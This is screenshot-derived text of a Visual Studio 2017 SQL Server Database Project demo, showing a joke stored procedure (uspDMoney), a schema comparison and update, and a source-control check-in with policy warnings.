  - + Stored Procedures
    - + System Stored Procedures
    - + dbo.uspSweetLou
  - + Functions
  - + Database Triggers
  - + Assemblies
  - + Types
  - + Rules

SQLQuery8.sql - FLD...PCIC\hfleitas (87)\*

```
1 -----  
2 -- Author: HF  
3 -- Create date: 2/20/18  
4 -- Description: DMoney  
5 -- exec uspDMoney  
6 -- exec uspDMoney @GetMoney=0  
7 -----  
8 create or alter proc uspDMoney  
9     @GetMoney bit = 1  
10    as  
11    if @GetMoney<>1  
12        begin  
13            set nocount on;  
14            select 'Get Money'  
15        end  
16        else  
17            select 'Do Crossfit'  
18        go  
19    +-----+  
20    | Copyright 2018 |  
21    +-----+
```

110 %

Messages

Commands completed successfully.

110 %

Query executed successfully.

01 (14.0 RTM) | UPCIC\hfleitas (87) | MetalHotlist | 00:00:00 | 0 rows

Output Find Results 1

Ready

MetalHotlist - Microsoft Visual Studio

File Edit View Project Build Debug Team SQL Tools Test Analyze Window Help

Source Control Explorer

```
340 else
341     select 'HOW MANY TIMES AM I G
342 GO
343 /*
344 Post-Deployment Script Template
345 -----
346 This file contains SQL statement
347 Use SQLCMD syntax to include a f
Example: :r ./myfile.sql
348 Use SQLCMD syntax to reference a
Example: :setvar TableName
349             SELECT * FROM [$(T
350 -----
351 */
352 GO
353 :r "C:\Users\hfleitas\Documents\V
354
355 GO
356 DECLARE @VarDecimalSupported AS BIT,
357
358 SELECT @VarDecimalSupported = 0;
359
360 IF ((ServerProperty(N'EngineEdition') = 3)
361     AND ((@@microsoftversion / power(2, 24) = 9)
362           AND (@@microsoftversion & 0xffff >= 3024))
363     OR ((@@microsoftversion / power(2, 24) = 10)
```

T-SQL Message

```
Creating MetalHotlist...
Creating [dbo].[Band]...
Creating [dbo].[RockOn]...
Creating [dbo].[RockOn].[cidx_Loud]...
Creating [dbo].[Song]...
Creating [dbo].[Song].[max_Bass]...
Creating [dbo].[Song2]...
Creating unnamed constraint on [dbo].[Song]...
Creating [dbo].[uspSweetLou]...

(10 row(s) affected)

Update complete.
```

Query executed successfully at 5:40:35 PM

Solution Explorer

Solution 'MetalHotlist' (1 project)

- MetalHotlist
  - Properties
  - References
  - dbo
    - Stored Procedures
      - uspSweetLou.sql
    - Tables
      - Band.sql
      - PostDeploymentData.sql
      - RockOn.sql
      - Song.sql
      - Song2.sql
- RockOnData.sql

Properties

hiramfleitas

Ready

MetalHotlist - Microsoft Visual Studio

File Edit View Project Build Debug Team Tools Test Analyze Window Help

Debug Any CPU Start

SqlSchemaCompare4 MetalHotlist.publish.sql Source Control Explorer RockOnData.sql

Compare Update Select source Select Target

Select Source Schema

Schema

Project:

Database: .MetalHotlist (UPCIC\hfleitas)

Select Connection...

Data-tier Application File

OK Cancel

hiramfleitas

Solution Explorer

Search Solution Explorer (Ctrl+.)

Solution 'MetalHotlist' (1 project)

- MetalHotlist
  - Properties
  - References
- dbo
  - Stored Procedures
    - uspSweetLou.sql
  - Tables
    - Band.sql
    - PostDeploymentData.sql
    - RockOn.sql
    - Song.sql
    - Song2.sql
- RockOnData.sql

Properties

Select source and target

Solution Explorer Team Explorer

Package Manager Console Error List Output Data Tools Operations Web Publish Activity

Ready

MetalHotlist - Microsoft Visual Studio

File Edit View Project Build Debug Team Tools Test Analyze Window Help

SqlSchemaCompare4\* | MetalHotlist.publish.sql | Source Control Explorer | RockOnData.sql

Compare Update | Select Target

.MetalHotlist

Select Target Schema

Schema

Project: MetalHotlist

Database: Choose a database  
Select Connection...

Data-tier Application File

OK Cancel

You can compare a source schema with a target schema to determine differences between them. You can then update the target schema to match the source schema or target directly or generate an update script. To compare two schemas first select a source schema a type you can either update the

A different target schema has been selected. Press Compare to see the comparison.

Solution Explorer | Team Explorer

Quick Launch (Ctrl+Q)

hiramfleitas

Server Explorer | Toolbox | SQL Server Object Explorer

Solution Explorer

Search Solution Explorer (Ctrl+.)

Solution 'MetalHotlist' (1 project)

- MetalHotlist
  - Properties
  - References
- dbo
  - Stored Procedures
    - uspSweetLou.sql
  - Tables
    - Band.sql
    - PostDeploymentData.sql
    - RockOn.sql
    - Song.sql
    - Song2.sql
- RockOnData.sql

Properties

Package Manager Console Error List Output Data Tools Operations Web Publish Activity

Ready

MetalHotlist - Microsoft Visual Studio

File Edit View Project Build Debug Team Tools Test Analyze Window Help

SqlSchemaCompare4\* | MetalHotlist.publish.sql | Source Control Explorer | RockOnData.sql

Compare Update | C:\Users\hfleitas\Documents\Visual Studio 2017\Projects\MetalHotlist\MetalHotlist\MetalHotlist

Compare (Shift+Alt+C)

C:\Users\hfleitas\Documents\Visual Studio 2017\Projects\MetalHotlist\MetalHotlist\MetalHotlist

Solution Explorer

Search Solution Explorer (Ctrl+.)

Solution 'MetalHotlist' (1 project)

- MetalHotlist
  - Properties
  - References
- dbo
  - Stored Procedures
    - uspSweetLou.sql
  - Tables
    - Band.sql
    - PostDeploymentData.sql
    - RockOn.sql
    - Song.sql
    - Song2.sql

You can compare a source schema with a target schema to determine differences between them. You can then update the target schema to match the source schema for database objects you select. Depending on the target schema type you can either update the target directly or generate an update script. To compare two schemas first select a source schema and target schema, then select Compare.

A different target schema has been selected. Press Compare to see the comparison.

Package Manager Console Error List Output Data Tools Operations Web Publish Activity

Solution Explorer Team Explorer

Ready

MetalHotlist - Microsoft Visual Studio

File Edit View Project Build Debug Team Tools Test Analyze Window Help

SqlSchemaCompare4\* | MetalHotlist.publish.sql | Source Control Explorer | RockOnData.sql

Compare Update | .MetalHotlist | C:\Users\hfleitas\Documents\Visual Studio 2017\Projects\MetalHotlist\MetalHotlist\MetalHotlist

Type | Source Name | Action | Target Name

Change | dbo.uspSweetLou |  | dbo.uspSweetLou

Add | dbo.uspDMoney |  +

Solution Explorer | Search Solution Explorer (Ctrl+.) | Properties

Solution 'MetalHotlist' (1 project)

- MetalHotlist
  - Properties
  - References
- dbo
  - Stored Procedures
    - uspSweetLou.sql
  - Tables
    - Band.sql
    - PostDeploymentData.sql
    - RockOn.sql
    - Song.sql
    - Song2.sql
- RockOnData.sql

Results | Object Definitions

```
-- =====
-- Author: HF
-- Create date: 2/6/18
-- Description: What would Lou say?
-- Samples:
-- exec uspSweetLou @yell=0, @justsayno='yes'
-- exec uspSweetLou @yell=0
-- exec uspSweetLou
-- =====
10 create proc uspSweetLou
11     @YELL int = 1,
12     @JustSayNo varchar(3) = 'No'
13 as
```

Comparison complete. Differences detected.

Package Manager Console | Error List | Output | Data Tools Operations | Web Publish Activity

Ready

MetalHotlist - Microsoft Visual Studio

File Edit View Project Build Debug Team Tools Test Analyze Window Help

Debug Any CPU Start

SqlSchemaCompare4\* MetalHotlist.publish.sql Source Control Explorer RockOnData.sql

Compare Update .MetalHotlist Update Target (Shift+Alt+U) C:\Users\hfleitas\Documents\Visual Studio 2017\Projects\MetalHotlist\MetalHotlist\MetalHotlist

Type Source Name Action Target Name

Change dbo.uspSweetLou checked dbo.uspSweetLou

Add Procedure dbo.uspDMoney checked +

Microsoft Visual Studio

Are you sure that you want to update the target?

Yes No

Results Object Definitions

```
-- =====
-- Author: HF
-- Create date: 2/20/18
-- Description: DMoney
-- exec uspDMoney
-- exec uspDMoney @GetMoney=0
-- =====
create proc uspDMoney
    @GetMoney bit = 1
as
if @GetMoney<>1
begin
```

Comparison complete. Differences detected.

Solution Explorer Properties

Solution 'MetalHotlist' (1 project)

- MetalHotlist
  - Properties
  - References
- dbo
  - Stored Procedures
    - uspSweetLou.sql
  - Tables
    - Band.sql
    - PostDeploymentData.sql
    - RockOn.sql
    - Song.sql
    - Song2.sql
- RockOnData.sql

Server Explorer Toolbox SQL Server Object Explorer

Package Manager Console Error List Output Data Tools Operations Web Publish Activity

Ready

MetalHotlist - Microsoft Visual Studio

File Edit View Project Build Debug Team Tools Test Analyze Window Help

Debug Any CPU Start

SqlSchemaCompare4\* MetalHotlist.publish.sql Source Control Explorer RockOnData.sql uspSweetLou.sql

Compare Update Compare (Shift+Alt+C) C:\Users\hfleitas\Documents\Visual Studio 2017\Projects\MetalHotlist\MetalHotlist\MetalHotlist

Type Source Name Action Target Name

Results Object Definitions

Comparison complete. No differences detected.

Solution Explorer Solution 'MetalHotlist' (1 project)

- MetalHotlist
  - Properties
  - References
  - dbo
    - Stored Procedures
      - uspDMoney.sql
      - uspSweetLou.sql
    - Tables
      - Band.sql
      - PostDeploymentData.sql
      - RockOn.sql
      - Song.sql
      - Song2.sql

Search Solution Explorer (Ctrl+.)

Properties


Server Explorer Toolbox SQL Server Object Explorer

Quick Launch (Ctrl+Q)

hiramfleitas

Package Manager Console Error List Output Data Tools Operations Web Publish Activity

Ready



MetalHotlist - Microsoft Visual Studio

File Edit View Project Build Debug Team Tools Test Analyze Window Help

Quick Launch (Ctrl+Q) hiramfleitas H

Server Explorer Toolbox SQL Server Object Explorer

SqlSchemaCompare4\* MetalHotlist.publish.sql Source Control Explorer RockOnData.sql uspSweetLou.sql

Compare Update Search Work Items (Ctrl+) Properties

.MetalHotlist C:\Users\hfleitas\Documents\Visual Studio 2017\Projects\MetalHotlist\MetalHotlist\MetalHotlist

Type	Source Name	Action	Target Name

Results Object Definitions

Comparison complete. No differences detected.

Package Manager Console Error List Output Data Tools Operations Web Publish Activity

Ready

Team Explorer - Pending Changes

Pending Changes | Training

Check In Shelf Actions

Policy Warnings (3)

Override Warnings

Added uspDMoney, Fixed uspSweetLou

Cancel

The following check-in policies were not satisfied

Provide a comment for the check-in. [Help](#)

The Work Item Query Policy failed because no work items were associated with this check-in. [Help](#)

You must associate this check-in with one or more work items. [Help](#)

Comment

Added uspDMoney, Fixed uspSweetLou

Related Work Items

Queries Add Work Item by ID

Drag work items here to link them to the check-in.

Included Changes (3)

Exclude All View Options

C:\Users\hfleitas\Documents\Visual Studio 2017\Projects\MetalHotlist...  
dbo\Stored Procedures  
uspDMoney.sql [add]  
uspSweetLou.sql  
MetalHotlist.sqlproj

Excluded Changes


Include All View Options Detected: 2 add(s)

Drag changes here to exclude from the check-in.

Solution Explorer Team Explorer

# GitHub

Section



Start Page - Microsoft Visual Studio

File Edit View Project Debug Team Tools Test Analyze Window Help

Quick Launch (Ctrl+Q) hiramfleitas H

Start Page X

Server Explorer Toolbox SQL Server Object Explorer

Get Started

Build your first app in 5 minutes!

Maximize your productivity with these tips and tricks for Visual Studio

Take advantage of the newest technologies to deploy beautiful, low-cost and reliable websites

Develop modern, fully-native, Android and iOS apps

Recent

Pinned

- Columnstore2017.sln C:\Users\hfleitas\Source\Repos\Columnstore2017
- EFGetStarted.AspNetCore.ExistingDb.sln C:\Users\hfleitas\Source\Repos\EFGetStarted.AspNetCore.ExistingDb
- Pixies.sln C:\Users\hfleitas\Documents\Visual Studio 2017\Projects\ConsoleApp...
- Encryption.sln C:\Users\hfleitas\Documents\Visual Studio 2017\Projects\Encryption
- AutomaticTuning2017.sln C:\Users\hfleitas\Source\Repos\AutomaticTuning2017
- GoogleMapJSON.sln \\fldsvm\_apps01\SQLSHARED\Deployments\20180105\CS\GoogleM...

This week

- RockOn C:\Users\hfleitas\Documents\Visual Studio 2017\Projects
- RockOn.sln C:\Users\hfleitas\Documents\Visual Studio 2017\Projects\RockOn

Open

Get code from a remote version control system or open something on your local drive.

Checkout from:

- Visual Studio Team Services

Open Project / Solution

Open Folder

Open Website

New project

Search project templates

Recent project templates:

- ASP.NET Core Web Application C#
- SQL Server Database Project SQL Server
- Console App (.NET Framework) C#

Create new project...

Developer News

Accessing Visual Studio Previews in Azure

In our most recent post, the Visual Studio team announced the availability of Visual Studio 2017 Version 15.6 Preview 4. Today, I'm excited to announce you can now access the latest Visual Studio preview... **NEW** Thursday, February 15, 2018

Announcing the Bing Maps Fleet Tracker Solution

